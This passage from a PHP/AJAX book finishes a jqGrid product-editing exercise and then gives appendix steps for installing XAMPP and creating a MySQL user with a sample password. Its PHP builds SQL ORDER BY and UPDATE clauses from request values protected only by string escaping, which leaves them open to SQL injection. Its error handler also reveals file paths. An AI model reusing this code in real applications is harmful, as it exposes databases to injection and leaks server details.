6. Create a file named `error_handler.php` in your `grid` folder and type the following code in it:

```
<?php
// set the user error handler method to be error_handler
set_error_handler('error_handler', E_ALL);
// error handler function
function error_handler($errNo, $errStr, $errFile, $errLine)
{
  // clear any output that has already been generated
  ob_clean();
  // output the error message
  $error_message = 'ERRNO: ' . $errNo . chr(10) .
                   'TEXT: ' . $errStr . chr(10) .
                   'LOCATION: ' . $errFile .
                   ', line ' . $errLine;
  echo $error_message;
  // prevent processing any more PHP scripts
  exit;
}
?>
```

7. Create a file named `grid.php` and type the following code in it:

```
<?php
// load error handling script and the Grid class
require_once('error_handler.php');
require_once('grid.class.php');
```

```
// the default action is 'load'
$action = 'load';
if(isset($_GET['action']))
  $action = $_GET['action'];

// load the grid
if($action == 'load')
{
  // get the requested page
  $page = $_POST['page'];
  // get how many rows we want to have into the grid
  $limit = $_POST['rows'];
  // get index row - i.e. user click to sort
  $sidx = $_POST['sidx'];
  // get the direction
  $sord = $_POST['sord'];

  $grid = new Grid($page, $limit, $sidx, $sord);
  $response->page = $page;
  $response->total = $grid->getTotalPages();
  $response->records = $grid->getTotalItemsCount();
  $currentPageItems = $grid->getCurrentPageItems();

  for($i=0;$i<count($currentPageItems);$i++) {
    $response->rows[$i]['id'] =
      $currentPageItems[$i]['product_id'];
    $response->rows[$i]['cell']=array(
                $currentPageItems[$i]['product_id'],
                $currentPageItems[$i]['name'],
                $currentPageItems[$i]['price'],
                $currentPageItems[$i]['on_promotion']
              );
  }
  echo json_encode($response);
}

// save the grid data
elseif ($action == 'save')
{
  $product_id = $_POST['id'];
  $name = $_POST['name'];
```

```
  $price = $_POST['price'];
  $on_promotion = ($_POST['on_promotion'] =='Yes') ? 1 : 0;
  $grid = new Grid();
  echo $grid->updateItem($product_id, $on_promotion, $price,
$name);
}
?>
```

8. Create a file named `grid.class.php` and type the following code in it:

```
<?php
// load configuration file
require_once('config.php');
// start session
session_start();

// includes functionality to manipulate the products list
class Grid
{
  // grid pages count
  private $mTotalPages;
  // grid items count
  private $mTotalItemsCount;
  private $mItemsPerPage;
  private $mCurrentPage;

  private $mSortColumn;
  private $mSortDirection;
  // database handler
  private $mMysqli;

  // class constructor
  function __construct($currentPage=1, $itemsPerPage=5,
  $sortColumn='product_id', $sortDirection='asc')
  {
    // create the MySQL connection
    $this->mMysqli = new mysqli(DB_HOST, DB_USER, DB_PASSWORD,
                                DB_DATABASE);
    $this->mCurrentPage = $currentPage;
    $this->mItemsPerPage = $itemsPerPage;
    $this->mSortColumn = $sortColumn;
    $this->mSortDirection = $sortDirection;
```

```
    // call countAllRecords to get the number of grid records
    $this->mTotalItemsCount = $this->countAllItems();
    if($this->mTotalItemsCount >0)
      $this->mTotalPages =
        ceil($this->mTotalItemsCount/$this->mItemsPerPage);
    else
      $this->mTotalPages=0;
    if($this->mCurrentPage > $this->mTotalPages)
    $this->mCurrentPage = $this->mTotalPages;
  }

  // read a page of products and save it to $this->grid
  public function getCurrentPageItems()
  {
    // create the SQL query that returns a page of products
    $queryString = 'SELECT * FROM product';
    $queryString .= ' ORDER BY ' .
      $this->mMysqli->real_escape_string($this->mSortColumn) .
      ' ' . $this->mMysqli->real_escape_string(
                                    $this->mSortDirection);
    // do not put $limit*($page - 1)
    $start = $this->mItemsPerPage * $this->mCurrentPage -
      $this->mItemsPerPage;
    if ($start<0) $start = 0;
    $queryString .= ' LIMIT ' . $start . ',' . $this-
    >mItemsPerPage;

    // execute the query
    if ($result = $this->mMysqli->query($queryString))
    {
    for($i = 0; $items[$i] = $result->fetch_assoc(); $i++) ;

    // Delete last empty item
    array_pop($items);

    // close the results stream and return the results
    $result->close();
    return $items;
    }
  }
```

```
public function getTotalPages()
{
  return $this->mTotalPages;
}

// update a product
public function updateItem($id, $on_promotion, $price, $name)
{
  // escape input data for safely using it in SQL statements
  $id = $this->mMysqli->real_escape_string($id);
  $on_promotion = $this->mMysqli-
  >real_escape_string($on_promotion);
  $price = $this->mMysqli->real_escape_string($price);
  $name = $this->mMysqli->real_escape_string($name);
  // build the SQL query that updates a product record
  $queryString =  'UPDATE product SET name="' . $name . '", ' .
                  'price=' . $price . ',' .
                  'on_promotion=' . $on_promotion .
                  ' WHERE product_id=' . $id;

  // execute the SQL command
  $this->mMysqli->query($queryString);
return $this->mMysqli->affected_rows;
}

// returns the total number of records for the grid
private function countAllItems()
{
    // the query that returns the record count
    $count_query = 'SELECT COUNT(*) FROM product';
    // execute the query and fetch the result
    if ($result = $this->mMysqli->query($count_query))
    {
      // retrieve the first returned row
      $row = $result->fetch_row();
      // close the database handle
      $result->close();
  return $row[0];
    }
return 0;
}
```

```
  public function getTotalItemsCount()
  {
    return $this->mTotalItemsCount;
  }

// end class Grid
}
?>
```

9. Finally, create `index.html` with the following code:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://
www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"
      xml:lang="en" lang="en">
  <head>
    <meta http-equiv="Content-Type"
          content="text/html; charset=utf-8" />
    <title>jqGrid Demo</title>
    <link rel="stylesheet" type="text/css"
          media="screen"
          href="themes/jqModal.css" />
    <script src="scripts/jquery-1.3.2.js"
            type="text/javascript"></script>
    <script src="scripts/jquery.jqGrid.js"
            type="text/javascript"></script>
    <script src="scripts/js/jqModal.js"
            type="text/javascript"></script>
    <script src="scripts/js/jqDnR.js"
            type="text/javascript"></script>
  </head>
  <body>
    <h2>My Grid Data</h2>
    <table id="list" class="scroll"
           cellpadding="0"
           cellspacing="0">
    </table>
    <div id="pager" class="scroll"
         style="text-align:center;">
    </div>
    <script type="text/javascript">
      var lastSelectedId;
      var theme = "steel";
```

```
$("head").append("<link>");
css = $("head").children(":last");
css.attr({
  rel:  "stylesheet",
  type: "text/css",
  href: "scripts/themes/"+theme+"/grid.css",
  title: theme,
  media: "screen"
});

$('#list').jqGrid({
  url:'grid.php',
  datatype: 'json',
  mtype: 'POST',
  colNames:['ID','Name', 'Price', 'Promotion'],
  colModel:[
   {name:'product_id',index:'product_id',
    width:55,editable:false},
   {name:'name',index:'name', width:100,editable:true,
    edittype:'text',editoptions:{size:30,maxlength:50}},
   {name:'price',index:'price', width:80, align:'right',
    formatter:'currency', editable:true},
   {name:'on_promotion',index:'on_promotion', width:80,
    formatter:'checkbox',editable:true, edittype:'checkbox'}
  ],
  rowNum:10,
  rowList:[5,10,20,30],
  imgpath: 'scripts/themes/'+theme+'/images',
          //alters buttons
  pager: $('#pager'),
  sortname: 'product_id',
  viewrecords: true,
  sortorder: "desc",
  caption:"JSON Example",
  width:600,
  height:250,
  onSelectRow: function(id){
    if(id && id!==lastSelectedId){
      $('#list').restoreRow(lastSelectedId);
      $('#list').editRow(id,true,null,onSaveSuccess);
      lastSelectedId=id;
    }
  },
  editurl:'grid.php?action=save'
});
function onSaveSuccess(xhr)
{
```

```
            response = xhr.responseText;
            if(response == 1)
              return true;
            return false;
          }
        </script>
      </body>
    </html>
```

10. Load `http://localhost/ajax/grid`, and check that your grid works as presented in Figure 9-1 and 9-2.

As you can see, the grid allows you to edit entries in place, sort products, and generally work with the data in a much more responsive and intuitive manner. Because your users aren't waiting for updates to happen in a "batch" type way, their experience is likely to be more productive and even enjoyable! From the developer's perspective, use of existing plugins and CSS allows you rapidly develop solutions that are easily incorporated into new or existing websites, customize their appearance to match existing design criteria, and quickly alter the functionality and appearance as need be.

Summary

As with all endeavors, the more time you spend actually practicing it, the more adept you become—AJAX is no exception. We've endeavored to give you the tools you need to jump right in and begin putting them to good use—either creating sites from scratch or maintaining and updating an existing application. With a solid understanding of the mechanics behind the magic, you are well on your way to success.

We're always pleased to hear from our readers and glimpse the projects that they've implemented using our materials—feel free to drop us a note and let us know what you're working on! We hope you have enjoyed learning AJAX with us—it has been our privilege to take the journey with you!

Preparing Your Working Environment

In this appendix, we'll cover the installation instructions that set up your machine for the exercises in this book. You'll find separate installation instructions for Windows and *NIX-based machines. We'll also cover preparing the database that is used in many examples throughout the book.

To build websites with AJAX and PHP, you will need (quite unsurprisingly) to install **PHP**. You also need a web server. We will cover installing **Apache**, which is the web server preferred by most PHP developers and web hosting companies. Because we've tried to make the examples in this book as relevant as possible for real-world scenarios, many of them need a database. In this book, we cover **MySQL**, which is the most popular database server in the PHP world. Because we used simple SQL code, you can easily use another database server without major code changes, or older versions of MySQL. Finally, we'll be using **phpMyAdmin**, which is a very useful web tool for administering your databases. You'll then learn how to use this tool to create a new database, and then a database user with full privileges to this database.

After installing all the necessary software, we'll create a new **database** and a new **database user** using phpMyAdmin.

Wow, there's so much to do to prepare for this book! The good news is that you can use a tool such as **XAMPP** to install all the necessary programs in a few easy steps.

If you prefer to install the required software manually, you can use Appendix A of the first edition of the book. The free PDF is available at `http://www.packtpub.com` or at `http://www.cristiandarie.ro`.

Installing XAMPP

XAMPP is a package created by Apache Friends (`http://www.apachefriends.org`), which includes Apache, PHP, MySQL, and many other goodies. If you don't have these already installed on your machine, the easiest way to have them running is to install XAMPP. XAMPP ships in Linux, Windows, Mac OS X, and Solaris versions.

Our web-hosting friends at `http://nexcess.net` are offering special discount prices for the readers of this book. Their servers are also configured to run the examples in this book.

Follow the steps of the exercise in the next section to install XAMPP on your Windows machine. The installation instructions for Linux are presented afterward, in a separate exercise. Mac OS X users can find their version of the software, together with installation instructions, at `http://www.apachefriends.org/en/xampp-macosx.html`.

For more information about installing XAMPP, you can check out its Installation wiki page at `http://www.installationwiki.org/XAMPP`.

Installing XAMPP on Windows


Here are the steps that you should follow:

1. Visit `http://www.apachefriends.org/en/xampp-windows.html`, and download the **XAMPP Lite** installer package, which should be an executable file named something like `xampplite-win32-version-installer.exe`.

   Windows Vista users should take note of the **Vista note** on the page, which reads:

   > *Because of missing or insufficient write permissions in C:\Program Files, we recommend to use alternate folder for XAMPP (C:\xampp or C:\meinverzeichnis\xampp).*


2. Execute the installer executable. We recommend that you install XAMPP in the root folder of your drive (this will create a folder named `C:\xampplite`). In most cases, it's safe to use the default options throughout the setup process.
3. After the setup finishes, start the XAMPP Control Panel and configure Apache and MySQL to start **Apache** and **MySQL** as **services** (by selecting the checkboxes), then start the services (by pressing the **Start** buttons), as shown in the following screenshot:



You can't have more than one web server working on port 80 (the default port used for HTTP communication). If you already have a web server on your machine, such as IIS, you should make it use another port, uninstall it, or deactivate it, otherwise, Apache won't work. To make Apache work on another port, you should edit `C:\xampp\apache\conf\httpd.conf`, locate lines containing Listen 80 and ServerName localhost:80, and replace the value `80` with the port number of your choice (`8080` is a typical choice for a second web server).

4. To test that Apache installed correctly, load `http://localhost/` (or `http://localhost:8080/` if Apache works on port 8080) using your web browser. An XAMPP welcome screen, like the one in the following screenshot, should load:

5. To test the **phpMyAdmin** installation, load `http://localhost/phpmyadmin/`. The page should look like the following screenshot:



For more details on installing and using phpMyAdmin, see its documentation at `http://www.phpmyadmin.net/home_page/docs.php`. Packt Publishing has a separate book for those of you who want to learn more about phpMyAdmin—*Mastering phpMyAdmin for Effective MySQL Management* (ISBN: 1-904811-03-5). In case you're not a native English speaker, it's good to know that the book is also available in Czech, German, French, and Italian.

Installing XAMPP on Linux

Here are the steps you should follow:

1. Visit `http://www.apachefriends.org/en/xampp-linux.html`, and download the XAMPP package, which should be an archive file named something like `xampp-linux-X.Y.Z.tar.gz`.
2. Execute the following command from a Linux shell logged as the system administrator root:

   ```
   tar xvfz xampp-linux-X.Y.Z.tar.gz -C /opt
   ```

   This will extract the downloaded archive file to `/opt`.

You can't have more web servers working on port 80 (the default port used for HTTP communication). If you already have a web server on your machine, you should make it use another port, uninstall it, or deactivate it. Otherwise, Apache won't work. To make Apache work on another port, you should edit `/opt/lampp/etc/httpd.conf`, locate the lines containing Listen 80 and ServerName localhost:80, and replace the value `80` with the port number of your choice (usually the `8080` is used).

3. To start XAMPP, simply call the following command:


   ```
   /opt/lampp/lampp start
   ```

   To restart XAMPP, replace `start` in the previous command with `restart`, and to stop XAMPP, replace it with `stop`.
4. To test that Apache installed correctly, load `http://localhost/` (or `http://localhost:8080/` if Apache works on port 8080) using your web browser. An XAMPP welcome screen, like the one in the previous screenshot, should load.

Preparing the AJAX database


As an exercise for both using phpMyAdmin and working with MySQL, let's create a database called `ajax`, and create a MySQL user with full privileges to this database. You'll use this database and this user for all the exercises in this book. Follow these steps:

1. Load `http://localhost/phpmyadmin` in your web browser.
2. Write `ajax` in the **Create a new database** box, and then click on the **Create** button. The confirmation screen should look like the following screenshot:



3. phpMyAdmin doesn't have the visual tools to create new users, so you'll need to write some SQL code now. You need to create a user with full access to the **ajax** database, which will be used in all the case studies throughout the book. This user will be called `ajaxuser`, and its password will be `practical`. To add this user, click on the **SQL** tab at the top of the page, and write the following code in it:

```
GRANT ALL PRIVILEGES ON ajax.*
TO ajaxuser@localhost IDENTIFIED BY "practical"
```



SQL does sound a bit like plain English, but a few things need to be mentioned. The `*` in `ajax.*` means *all objects in the ajax database*. So this command tells MySQL "give all possible privileges to the `ajax` database to a user of this local machine called `ajaxuser`, whose password is `practical`".

4. Click on the **Go** button.

Congratulations, you're all set for your journey through this book. Have fun learning AJAX!

Index

Symbols

A

B

C

D

E

F

G

H

I

J

K

M

N

O

P

Q

R

S

T

U

V

W

X

Y